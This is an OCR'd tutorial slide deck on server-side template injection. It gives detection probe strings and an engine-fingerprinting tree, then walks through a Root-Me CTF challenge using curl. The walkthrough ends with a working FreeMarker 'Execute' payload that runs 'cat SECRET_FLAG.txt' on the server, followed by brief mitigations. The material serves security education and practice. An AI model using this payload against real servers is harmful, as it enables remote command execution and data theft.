
Basics of Server Side Template Injection

By
Shrutirupa(@freak_crypt)

What are Template Engines?




Template Engines are:

1. Widely used by web applications for dynamically generating data.
2. These data are generated through web pages or emails.


What is Server Side Template Injection??

1. We are able to inject some malicious piece of code through the improper/unsafe embedded input into the templates used
2. This may result into the execution of commands at the server side



What is the first step towards detecting an SSTI?

1. Unusual behaviour
2. Errors
3. Mathematical expressions getting executed




Ways to detect:

1. {{4*6}}
2. {4*6}
3. ${4*6}
4. ${{7*7}}
5. <%= 7 * 7 %>

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection

What’s next?

Figuring out the templates used at the backend!!!


${7*7}
a{*comment*}b
Smarty
${"z".join("ab")}
Mako
Unknown
{{7*7}}
{{7*'7'}}
Jinja2
Twig
Unknown
Not vulnerable


Based on the template used, injecting codes accordingly

An example:

Let’s go to:

http://challenge01.root-me.org/web-serveur/ch41/


curl 'http://challenge01.root-me.org/web-serveur/ch41/' -v



```
root@kali:~# curl 'http://challenge01.root-me.org/web-serveur/ch41/' -v
*   Trying 212.129.38.224...
* TCP_NODELAY set
*   Trying 2001:bc8:35b0:c166::151...
* TCP_NODELAY set
* Connected to challenge01.root-me.org (212.129.38.224) port 80 (#0)
> GET /web-serveur/ch41/ HTTP/1.1
> Host: challenge01.root-me.org
> User-Agent: curl/7.61.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx
< Date: Sat, 16 Feb 2019 13:56:28 GMT
< Content-Type: text/html;charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Vary: Accept-Encoding
< X-Powered-By: FREEMARKER
< X-XSS-Protection: 1; mode=block
< X-Content-Type-Options: nosniff
< Content-Language: fr-FR
<
<!DOCTYPE html>
<html>
<head>
<title>Home</title>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<script type="text/javascript" src="webjars/jquery/2.1.1/jquery.min.js"></script>
<script type="text/javascript">
        function checkSubmit(e) {
                if (e && e.keyCode == 13) {
                        checkNickname();
                }
        }

        function checkNickname() {
                var serviceUrl = "check";
```


Also:



Do I know you? Please send me your nickname: ${4*3}

It's seems that I know you :) 12

Through curl:



```
root@kali:~# curl 'http://challenge01.root-me.org/web-serveur/ch41/check' -H 'Host: challenge01.root-me.org' -H 'User-Agent: Mozilla/5.0 (X11; Lin64; rv:45.0) Gecko/20100101 Firefox/45.0' -H 'Accept: text/plain, */*; q=0.01' -H 'Accept-Language: en-US,en;q=0.5' -H 'Content-Type: application/x-www-form-urlencoded' -H 'X-Requested-With: XMLHttpRequest' -H 'Referer: http://challenge01.root-me.org/web-serveur/ch41/' --data 'nickname=<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("cat SECRET_FLAG.txt") }'
It's seems that I know you :)  B3wareOfT3mplat3Inj3ction
root@kali:~# 
```

Mitigations

1. Executing users’ code in a sandboxed environment to lower the risk
2. Sandboxing inside a locked down Docker container
3. Validation of input field is always one way to avoid any malicious user to enter any unethical code

References

https://portswigger.net/kb/papers/serversidetemplateinjection.pdf

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection

https://www.we45.com/blog/server-side-template-injection-a-crash-course-

Thank you